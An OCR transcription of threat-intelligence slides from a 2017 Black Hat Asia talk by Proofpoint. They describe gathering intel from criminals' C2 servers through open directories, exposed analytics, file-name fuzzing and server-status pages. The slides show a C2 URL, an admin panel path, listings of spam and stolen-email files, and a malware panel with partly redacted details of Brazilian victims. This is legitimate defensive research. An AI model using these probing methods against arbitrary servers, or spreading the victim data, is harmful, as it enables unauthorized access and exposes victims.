
proofpoint

black hat ASIA 2017

25 Techniques to Gather Threat Intel and Track Actors



Wayne Huang

VP Engineering
Proofpoint, Inc.
@waynehuang
whuang@proofpoint.com
wayne@armorize.com

Sun Huang

Senior Threat Researcher, Proofpoint, Inc.
shuang@proofpoint.com

threat protection | compliance | archiving | secure communication

About Us

- Wayne Huang
  - Was Founder and CEO of Armorize Technologies, and is now VP Engineering at Proofpoint
  - Presented at Hackfest 16, Hack.lu 16, VB 16, SteelCon 16, AusCERT 16, TROOPERS 16, RSA USA (07, 10, 15, 16), RSA APJ (15), BlackHat (10), DEFCON (10), SyScan (08, 09), OWASP (08, 09), Hacks in Taiwan (06, 07), WWW (03, 04), PHP (07) and DSN (04)
- Sun Huang
  - Senior threat Researcher at Proofpoint
  - Pentester with 10+ years experience, CTF enthusiast
  - Presented at Hackfest 16, Hack.lu 16, VB 16, SteelCon 16, AusCERT 16, TROOPERS 16, RSA USA 16 and RSA APJ 15

Agenda

- Showcase 25 methods for gathering threat intel for over 30 real cases
- Mostly against web-based C&C servers operated by actors
- WHY: Actors carelessness, server misconfigurations, vulnerable panel code
- HOW: pentesting, application code review
- Intelligence gathering is key to an intelligence-based security strategy
- Conclusion

Method 1

The story starts with us getting a whole bunch of C2 URLs from our sandboxes…

HTTP Requests

URL
http://nwheilcopters.com/steve/gate.php

DNS Requests … from these URLs, our investigation starts


Hostname	IP Addresses

Method 1 – Analytics beacons

- Win: Discovery of openly accessible traffic analytics
- Nurjax (Superfish shipped by notebook vendor)

Total Visitors 2,155,048

10 February 2016 - 28 November 2016



Visitors Today per Hour »

Visitors per Day »

1 Today
6 Yesterday
1 Before Yesterday

Visitors per Week »

8 This Week
4,638 Last Week
8,972 Previous Week

Visitors per Month »

7 This Month
16,336 Last Month
67,425 Previous Month

Sources | Searchengines | Referrers | Keywords | Continents | **Countries** | Computers | Resolutions | OS | OS Versions | Browsers | Browser Versions

All Time			Today	Yesterday	Last 3 Months		Trend
Brazil	1,977,502	91.95%			Brazil	123,474	74.11%
Portugal	40,209	1.87%			United States	17,376	10.43%
United States	30,640	1.42%			Canada	3,687	2.21%
Angola	12,297	0.57%			Portugal	2,725	1.64%
Mozambique	9,792	0.46%			United Kingd...	2,225	1.34%
Canada	5,279	0.25%			Netherlands	1,873	1.12%
United Kingd...	5,002	0.23%			Angola	1,242	0.75%
China	3,311	0.15%			Germany	974	0.58%
Argentina	3,219	0.15%			Mozambique	889	0.53%
France	2,977	0.14%			France	621	0.37%

Method 2 -- Open directories

- Win: collect tools, source code, targets, type of c2 panels in use, and unseen samples
- Cryptowall

Spam tool

Index of /up

Name	Last modified	Size	Description
Parent Directory		-	
1n.rar	13-Jan-2016 09:14	114M	
2.rar	13-Jan-2016 09:10	191M	
3.rar	13-Jan-2016 09:10	214M	
4.rar	13-Jan-2016 09:05	198M	
5.rar	13-Jan-2016 09:05	169M	
from_emails.txt	27-Dec-2015 14:22	111K	
jscode.txt	28-Dec-2015 08:15	3.9K	
message.txt	27-Dec-2015 14:54	575	
new_config.txt	28-Dec-2015 07:36	52K	
nnn.rar	13-Jan-2016 09:14	187M	
send.txt	27-Dec-2015 14:22	22K	
send_scripts.txt	28-Dec-2015 08:17	753K	
sendmail.rar	04-Jan-2016 23:33	1.2M	
subj.txt	27-Dec-2015 14:22	102	
urls.txt	27-Dec-2015 14:22	0	


Outlook email harvester

Index of /outlook/reports

Name	Last modified	Size	Description
Parent Directory		-	
()/	14-Dec-2015 18:40	-	
Canada(CA)/	14-Dec-2015 21:42	-	
France(FR)/	14-Dec-2015 14:07	-	
Spain(ES)/	14-Dec-2015 08:47	-	
United Kingdom(GB)/	15-Dec-2015 08:02	-	
United States(US)/	14-Dec-2015 16:34	-	
totalstat.txt	17-Dec-2015 01:37	3	


Method 2 -- Open directories

- Dridex 120: targeting UK



Index of /

Name	Last modified	Size	Description
1.htmlz	21-Aug-2014 09:43	1.6K	
1.txt	18-Sep-2014 13:41	168	
a.php	12-Jun-2014 08:29	0	
api/	13-Mar-2015 18:40	-	
asdvx/	10-Feb-2015 13:18	-	
b.exe	18-Jun-2014 10:48	221K	
bases/	17-Sep-2014 12:03	-	
bases2/	06-Oct-2014 16:01	-	
c.jpg	18-Jun-2014 10:06	522K	
cra/	17-Jun-2014 20:15	-	
dron/	21-Nov-2014 12:33	-	
e.html	11-Sep-2014 18:58	1.8K	
eb/	04-Jun-2014 20:32	-	
ftp/	24-Oct-2014 09:50	-	
gr/	08-Dec-2014 10:44	-	
i.html1	28-Jul-2014 11:09	1.7K	
i.php	12-Mar-2015 18:59	20	
inbound.php	16-Jun-2014 06:28	462	
index.html	04-Jun-2014 16:50	177	
kwefewef/	17-Feb-2015 21:00	-	
ord/	08-Dec-2014 10:44	-	
pnn-t/	08-Dec-2014 10:45	-	
pnn1/	08-Dec-2014 10:39	-	
r.htmlc	05-Aug-2014 06:33	3.5K	




Index of /bases

Name	Last modified	Size	Description
Parent Directory		-	
GB_EBOK.txt	04-Sep-2014 09:07	2.6G	
email-filter.new.php	08-Sep-2014 14:23	3.7K	
email-filter.php	06-Sep-2014 08:04	3.6K	
filter.txt	04-Sep-2014 10:30	505	
new-uk-2014.txt	04-Sep-2014 09:16	1.0G	
new_mails.txt	07-Sep-2014 08:02	13G	
new_mails_filtered.txt	08-Sep-2014 17:04	9.2G	
stat.txt	07-Sep-2014 08:02	461M	
stat_100k.txt	08-Sep-2014 14:24	6.2K	
uk-june-2014.txt	04-Sep-2014 09:28	1.3G	
uk-rent.txt	04-Sep-2014 10:40	7.4G	
uk-resolv.txt	04-Sep-2014 10:59	2.0G	
uk.txt	04-Sep-2014 11:44	4.7G	

Method 3 – Fuzzing common file names

- Win: Discover C2 files
- Nurjax - stats.php




Ultimos 30 dias

Data 13/04/2016 : 401 installs
Data 12/04/2016 : 6546 installs
Data 11/04/2016 : 7477 installs
Data 10/04/2016 : 6615 installs
Data 09/04/2016 : 6805 installs
Data 08/04/2016 : 6927 installs
Data 07/04/2016 : 6570 installs
Data 06/04/2016 : 5135 installs
Data 05/04/2016 : 5403 installs
Data 04/04/2016 : 5911 installs
Data 03/04/2016 : 7297 installs
Data 02/04/2016 : 7677 installs
Data 01/04/2016 : 6597 installs
Data 31/03/2016 : 6011 installs

Method 3 – Fuzzing common file names

- Win: C2 panel access
- UnkDownloader (targeting brazil)



Method 3 – Fuzzing common file names

- Win: C2 panel access
- UnkDownloader (targeting brazil)


Contador 2016

TOTAL CADASTRADO(S) : [42]

ID	NOME PC	IP	CIDADE	S.O	NAVEGADOR PADRÃO	PLUGIN(S)	ANTIVIRUS
1	LAPTO T9FJNU	186 4.131	Maringa!-Parana-Brazil	Windows 10 Home Single Language	Internet Explorer - Versao..: 11	Sem Plugin	Windows Defender
2	G CI	152 44.131	Sa¢Go Paulo-Sao Paulo-Brazil	Windows 7 Professional	Google Chrome - Versao..: 49	Sem Plugin	Microsoft Security Essentials
3	C E	200 6.187	Goiania-Goias-Brazil	Windows 8.1 Connected	Google Chrome - Versao..: 46	Sem Plugin	Windows Defender
4	FA IO	17 5.34	Sa¢Go Paulo-Sao Paulo-Brazil	Windows 7 Starter	Firefox - Versao..: 43	BB - Caixa	avast! Antivirus
5	P C	15 185.4	Nova Iguaa¡±u-Rio de Janeiro-Brazil	Windows 7 Professional	Google Chrome - Versao..: 49	Sem Plugin	No Antivirus
6	V IA	187 1.156	Sa¢Go Bernardo do Campo-Sao Paulo-Brazil	Windows 10 Home Single Language	Google Chrome - Versao..: 49	Itau - Santander	Windows Defender
7	MEN 1-PC	201 1.155	Sa¢Go Paulo-Sao Paulo-Brazil	Windows 10 Pro	Internet Explorer - Versao..: 11	Sem Plugin	Windows Defender
8	C	20 9.20	Vila Velha-Espirito Santo-Brazil	Windows 7 Ultimate	spark - Versao..: 43	Sem Plugin	No Antivirus
9	IAG UZA	189 7.242	Sa¢Go Paulo-Sao Paulo-Brazil	Windows 8 Single Language	Google Chrome - Versao..: 49	Sem Plugin	McAfee Anti-Virus and Anti-Spyware
10	WIN-0E 8PPC4	18 37.37	Belo Horizonte-Minas Gerais-Brazil	Windows 7 Professional	Google Chrome - Versao..: 49	Sem Plugin	No Antivirus
11	TRAI O-PC	17 46.30	Sa¢Go Paulo-Sao Paulo-Brazil	Windows 7 Home Premium	Internet Explorer - Versao..: 8	Sem Plugin	No Antivirus
12	ROB O-PC	18 1.240	Mandaguari-Parana-Brazil	Windows 7 Ultimate	Google Chrome - Versao..: 49	Sem Plugin	AVG AntiVirus Free Edition
13	P VO	18 8.80	Itabirito-Minas Gerais-Brazil	Windows 8.1 Pro	Firefox - Versao..: 45	Sem Plugin	Windows Defender
14	E N	191 88.186	Sa¢Go Bernardo do Campo-Sao Paulo-Brazil	Windows 8.1 Single Language	Firefox - Versao..: 43	Caixa	Windows Defender
15	MOR H-PC	17 0.114	Sa¢Go Bernardo do Campo-Sao Paulo-Brazil	Windows 7 Ultimate	Internet Explorer - Versao..: 8	Sem Plugin	No Antivirus
16	MAU O-PC	187 5.166	Belo Horizonte-Minas Gerais-Brazil	Windows 7 Ultimate	spark - Versao..: 43	Sem Plugin	avast! Antivirus
17	U PC	19 3.191	Taiobeiras-Minas Gerais-Brazil	Windows 7 Professional	Internet Explorer - Versao..: 11	Sem Plugin	Microsoft Forefront Endpoint Protection
18	AL PC	179 85.213	Maringa!-Parana-Brazil	Windows 7 Ultimate	Firefox - Versao..: 45	Caixa	No Antivirus
19	ESN4 63926	179 07.237	Sorocaba-Sao Paulo-Brazil	Windows 7 Professional	Opera Internet Browser - Versao..: 36	BB	Symantec Endpoint Protection
20	IE C	179 34.154	Recife-Pernambuco-Brazil	Windows 7 Professional	Firefox - Versao..: 45	BB	avast! Antivirus


Method 3 – Fuzzing common file names

- Win: C2 server access
- Loki Stealer (Pony)



Method 3 – Fuzzing common file names

- Win: C2 server access
- Loki Stealer (Pony)



Method 4

Now that we've fully explored with our C2 URLs …

… where exactly is the C2 admin control panel, and how can we understand its file structure?

Method 4 -- server-status

- Loki PWS Stealer(Pony) + LOKI PLUS(Neutrino)

/server-status

Search

Apache Server Status for [redacted]

Server Version: Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1e-fips
Server Built: Jan 11 2017 01:07:08

Current Time: Tuesday, 17-Jan-2017 01:34:37 EST
Restart Time: Wednesday, 11-Jan-2017 05:39:31 EST
Parent Server Generation: 2
Server uptime: 5 days 19 hours 55 minutes 6 seconds
Total accesses: 163931 - Total Traffic: 56.3 MB
CPU Usage: u6.88 s5.03 cu161.41 cs0 - .0344% CPU load
.325 requests/sec - 117 B/second - 359 B/request
3 requests currently being processed, 9 idle workers


```
_C__C__._W...___.....................................................
.....................................................................
.....................................................................
.....................................................................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-2	23437	0/251/14834	_	6.16	0	52	0.0	0.18	4.		o	GET /apos/main/config/PvqDq929BSx_A_D_M1n_a.php
